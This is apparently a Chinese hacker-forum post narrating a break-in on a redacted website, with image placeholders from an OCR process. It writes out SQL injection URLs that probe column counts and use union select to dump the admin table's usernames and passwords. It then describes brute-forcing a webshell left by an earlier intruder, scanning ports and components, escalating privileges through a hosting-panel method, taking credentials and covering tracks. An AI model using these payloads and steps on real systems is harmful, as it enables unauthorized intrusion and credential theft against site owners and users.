我是菜鸟 大牛飘过

url:
http://www.xxxxx.com/

ip:
255.255.255.201

后台地址：
http://www.xxxxx.com/admin/login.asp

注入点;
http://www.xxxxx.com:80/xm.asp?sort1=85&id=1

返回正常：
http://www.xxxxx.com/xm.asp?sort1=85&id=1+order+by+20

返回错误：


http://www.xxxxx.com/xm.asp?sort1=85&id=1+order+by+21

暂时没有记录

http://www.xxxxx.com/xm.asp?sort1=85&id=-1+union+select+1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20+from+admin

爆用户：

http://www.xxxxx.com/xm.asp?sort1=85&id=-1+union+select+1,2,username,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20+from+admin



爆密码：


http://www.xxxxx.com/xm.asp?sort1=85&id=-1+union+select+1,2,password,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20+from+admin

密码解不出来 放弃

Wwwscan 扫描的成果

发现前人的 webshell

http://www.xxxxx.com/Images/dns.asp




http://www.xxxxx.com/upload.asp

http://www.xxxxx.com/upload3.asp

http://www.xxxxx.com/upload.asp?uppath=/fd_upimg

http://www.xxxxx.com/upload.asp?picName=st999.asp


http://www.xxxxx.com/upload.asp?action=upfile




不能利用 这里我抓包看过了


把重点放到这个 webshell 上

http://www.xxxxx.com/Images/dns.asp



上溯雪 不会的百度下





成功出现两个密码 去试试

成功登录

看下端口


扫描报告:

127.0.0.1:21.....开放
127.0.0.1:23.....关闭
127.0.0.1:25.....关闭
127.0.0.1:80.....开放
127.0.0.1:110.....开放
127.0.0.1:135.....开放
127.0.0.1:139.....关闭
127.0.0.1:445.....开放
127.0.0.1:1433.....开放
127.0.0.1:3389.....开放
127.0.0.1:43958.....关闭


组件支持情况

Scripting.FileSystemObject	√	文件操作组件
wscript.shell	×	命令行执行组件
ADOX.Catalog	√	ACCESS建库组件
JRO.JetEngine	√	ACCESS压缩组件
Scripting.Dictionary	√	数据流上传辅助组件
Adodb.connection	√	数据库连接组件
Adodb.Stream	√	数据流上传组件
SoftArtisans.FileUp	×	SA-FileUp 文件上传组件
LyfUpload.UploadFile	×	刘云峰文件上传组件
Persits.Upload.1	√	ASPUpload 文件上传组件
JMail.SmtpMail	√	JMail 邮件收发组件
CDONTS.NewMail	×	虚拟SMTP发信组件
SmtpMail.SmtpMail.1	×	SmtpMail发信组件
Microsoft.XMLHTTP	√	数据传输组件


看看支不支持 aspx




找可读写目录 好像是星外



上星外提权的




查找一下密码



密码找到

登录



擦屁股走人 不做任何破坏